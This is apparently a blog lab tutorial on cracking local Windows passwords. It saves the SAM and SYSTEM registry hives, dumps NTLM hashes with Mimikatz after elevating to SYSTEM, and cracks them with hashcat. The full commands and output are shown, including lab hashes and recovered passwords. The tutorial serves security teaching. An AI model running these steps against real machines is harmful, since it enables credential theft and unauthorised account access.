
Security, et al

Cracking local windows passwords with Mimikatz, LSA dump and Hashcat

Extracting a copy of the SYSTEM and SAM registry hives


We need to extract and copy the SYSTEM and SAM registry hives for the local machine. We do this by running “reg save hklm\sam filename1.hiv” and “reg save hklm\security filename2.hiv”.



```
C:\>reg save HKLM\SAM SamBkup.hiv
The operation completed successfully.

C:\>reg save HKLM\SYSTEM SystemBkup.hiv
The operation completed successfully.

C:\>
```


Dumping the hashes with Mimikatz and LSAdump

Now we must use mimikatz to dump the hashes.




```
C:\Users\BarryVista\Downloads\mimikatz\x64>mimikatz

  .#####.   mimikatz 2.1.1 (x64) built on Aug 13 2017 17:27:53
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 21 modules * * */

mimikatz #
```

We need to run “lsadump::sam filename1.hiv filename2.hiv” from step 1 above. But as you can see in the screenshot below we get an error. This is because we do not have the proper access.




```
C:\Users\BarryVista\Downloads\mimikatz\x64>mimikatz

  .#####.   mimikatz 2.1.1 (x64) built on Aug 13 2017 17:27:53
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 21 modules * * */

mimikatz # lsadump::sam SystemBkup.hiv SamBkup.hiv
Domain : DESKTOP-3PNSS2S
SysKey : e901b42d6e31ffda57a839c62dad160b
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenK
eyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx
SAM Accounts (0x00000005)

mimikatz #
```

We must run at elevated privileges for the command to run successfully. We do this by running "privilege::debug" and then "token::elevate".




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

900     {0;000003e7} 0 D 79686          NT AUTHORITY\SYSTEM     S-1-5-18      (10g,28p)       Primary
 -> Impersonated !
 * Process Token : {0;00179ecc} 1 F 426777763   AzureAD\BarryVista
S-1-12-1-2020502230-1182113820-501065116-4143227616     (12g,23p)
Primary
 * Thread Token  : {0;000003e7} 0 D 427478422   NT AUTHORITY\SYSTEM
S-1-5-18        (10g,28p)       Impersonation (Delegation)

mimikatz #
```

Now run "log hash.txt" so that your next command will output to a txt file.




```
mimikatz # log hash.txt
Using 'hash.txt' for logfile : OK

mimikatz #
```

Now we can run the "lsadump::sam filename1.hiv filename2.hiv" from step 1 above successfully. It will display the username and hashes for all local users.




```
mimikatz # lsadump::sam SystemBkup.hiv SamBkup.hiv
Domain : DESKTOP-3PNSS2S
SysKey : e901b42d6e31ffda57a839c62dad160b
Local SID : S-1-5-21-2686824731-1014382177-2727262529

SAMKey : 5763e0c6b6ab8fb68fafb641ccf89f1a

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000003eb (1003)
User : admin
LM   :
NTLM : b49596b38f07e752202f433b44aaef33

RID  : 000003ec (1004)
User : dbadmin
LM   :
NTLM : c683b483559649a663f7a96eae1299ec

RID  : 000003ed (1005)
User : manny
LM   :
NTLM : 572403be7d7927ff36fe38a80d08165e

RID  : 000003ef (1007)
User : admin1
LM   :
NTLM : ebe7973885cb068eb2e74321ea913e14

RID  : 000003f3 (1011)
User : admin2
LM   :
NTLM : de26cce0356891a4a020e7c4957afc72

mimikatz #
```

Navigate to the directory where mimikatz is located on your machine. In my instance it’s located in C:\Users\BarryVista\Downloads\mimikatz\x64. Here you will find the output in the hash.txt file.



Name	Date modified	Type	Size
hash.txt	11/3/2017 1:44 PM	Text Document	1 KB
mimidrv.sys	11/3/2017 9:28 AM	System file	33 KB
mimikatz.exe	11/3/2017 1:38 PM	Application	786 KB
mimilib.dll	11/3/2017 1:39 PM	Application extens...	34 KB
SamBkup.hiv	11/3/2017 10:00 AM	HIV File	44 KB
SamBkup.zip	11/3/2017 10:01 AM	Compressed (zipp...	3,674 KB
sekurlsa.log	11/3/2017 12:35 PM	Text Document	12 KB
SystemBkup.hiv	11/3/2017 10:00 AM	HIV File	20,824 KB


We need to edit the contents of this file to display only the username and hash in this format – username:hash



```
Using 'hash.txt' for logfile : OK

mimikatz # lsadump::sam SystemBkup.hiv SamBkup.hiv
Domain : DESKTOP-3PNSS2S
SysKey : e901b42d6e31ffda57a839c62dad160b
Local SID : S-1-5-21-2686824731-1014382177-2727262529

SAMKey : 5763e0c6b6ab8fb68fafb641ccf89f1a

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```

```
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0
admin:b49596b38f07e752202f433b44aaef33
dbadmin:c683b483559649a663f7a96eae1299ec
manny:572403be7d7927ff36fe38a80d08165e
admin1:ebe7973885cb068eb2e74321ea913e14
admin2:de26cce0356891a4a020e7c4957afc72
```

Copy this file to your Kali Linux box home folder.




Cracking the hashes using Hashcat

Run hashcat with this command: hashcat -m 1000 -a 0 --force --show --username hash.txt wordlist1.lst

-m 1000 = hash type, in this case 1000 specifies a NTLM hash type
-a 0 = Straight attack mode
--force = ignore warnings
--show = compares hashlist with potfile; show cracked hashes
--username = enables ignoring of usernames in hashfile
hash.txt = our file with the username:hash information
wordlist1.lst = our word list with the passwords.

As you can see in the screenshot below we end up with the username, hash and password.

In this lab demo, we created a custom wordlist that contained our passwords with the exception of our real administrator password which is why it isn't displayed. There are multiple sources on the web to download dictionary lists used for password cracking.



```
root@lab-kali-74:~# hashcat -m 1000 -a 0 --force --show --username hash.txt word
list1.lst
manny:572403be7d7927ff36fe38a80d08165e:abc123$
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0:
admin:b49596b38f07e752202f433b44aaef33:abcd1234!
admin2:de26cce0356891a4a020e7c4957afc72:p@ssw0rd
dbadmin:c683b483559649a663f7a96eae1299ec:abcd1234$
root@lab-kali-74:~#
```